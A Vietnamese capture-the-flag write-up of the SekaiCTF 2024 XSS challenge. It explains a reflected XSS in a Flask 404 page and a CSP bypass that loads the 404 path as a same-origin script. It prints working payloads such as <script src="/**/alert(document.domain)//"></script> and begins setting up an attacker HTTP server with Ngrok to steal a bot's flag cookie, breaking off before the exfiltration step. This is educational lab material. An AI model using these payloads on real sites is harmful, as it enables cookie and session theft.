
Đây là thử thách XSS mình làm trong giải SekaiCTF 2024. Lab này mình không build được Google Chrome

Trang chủ:



Ở đây, chúng ta có thể nhập tin nhắn và nó sẽ xuất hiện trong hộp trắng bên dưới:



Chúng ta không làm được gì nhiều ở đây, hãy đọc source code của ứng dụng web:


Đầu tiên, mục tiêu của chúng ta trong thử thách này là gì? Flag nằm ở đâu?

Trong src/bot.py, chúng ta có thể thấy flag trong cookie flag:



Khi phương thức visit được gọi, nó sẽ chạy trình duyệt Chrome và truy cập http://127.0.0.1:5000/, đặt cookie là flag. Sau đó, nó sẽ truy cập đến url.


Trong src/app.py POST /report, chúng ta có thể gửi tham số url đến phương thức visit:



Do đó, mục tiêu của chúng ta là để trình duyệt Chrome (Bot) thực thi payload ở phía máy khách để trích xuất cookie flag.

Tiếp theo, tìm lỗ hổng ở phía máy khách


Một đường dẫn nổi bật nhất là trang 404:



Ở đây, khi ứng dụng Flask gặp phải trạng thái 404, nó sẽ gọi hàm page\_not\_found. Trong hàm này, nó truyền URL path (request.path) đến f"{path} not found".


Vì không có sanitization/ HTML entity encoding/ escaping, trang web bị dính lỗ hổng XSS. Cụ thể hơn là reflected XSS.

Thử tiêm thẻ <script>:




Chúng ta tiêm thành công thẻ <script>! Tuy nhiên, hàm alert() không thực thi được. Tại sao?

Nếu chúng ta xem trong mục console, chúng ta có thể nhìn thấy lỗi sau:




Đó là vì chỉ thị CSP script-src đang chặn nó

Trong src/app.py, chúng ta có thể nhìn thấy tất cả phản hồi có chỉ thị CSP:



Sao chép CSP vào Google CSP Evaluator và xem cách để vượt qua nó:




Trong chỉ thị script-src, vì không có source unsafe-inline, chúng ta không thể thực thi được mã Javascript trong thẻ script. Tuy nhiên, nó có source self, chúng ta có thể dùng source này để bỏ qua được chỉ thị CSP?


Đúng vậy chúng ta có thể! Trong trang 404, thẻ <script> có thể chứa trang 404 như sau:

<script src="/alert(document.domain)"></script>

Bằng cách này, thẻ script có thể thực thi mã Javascript trong thuộc tính src!




Hmm… Chúng ta có lỗi cú pháp Javascript. Chúng ta mong đợi điều này vì trang error 404 có một số cú pháp Javascript không hợp lệ:



Để giải quyết được việc này, chúng ta có thể dùng multi-line comment /\* và \*/, cũng như single-line comment //:

<script src="/\*\*/alert(document.domain)//"></script>



Tuyệt vời! Chúng ta đã bỏ qua được CSP thành công

Chúng ta có thể trích xuất cookie flag đến máy chủ của kẻ tấn công:

Để làm được điều này, chúng ta có thể:

Thiết lập một máy chủ HTTP bằng module http.server của Python:

python3 -m http.server 80

Chuyển tiếp cổng qua Ngrok để dịch vụ web có thể truy cập từ bên ngoài:

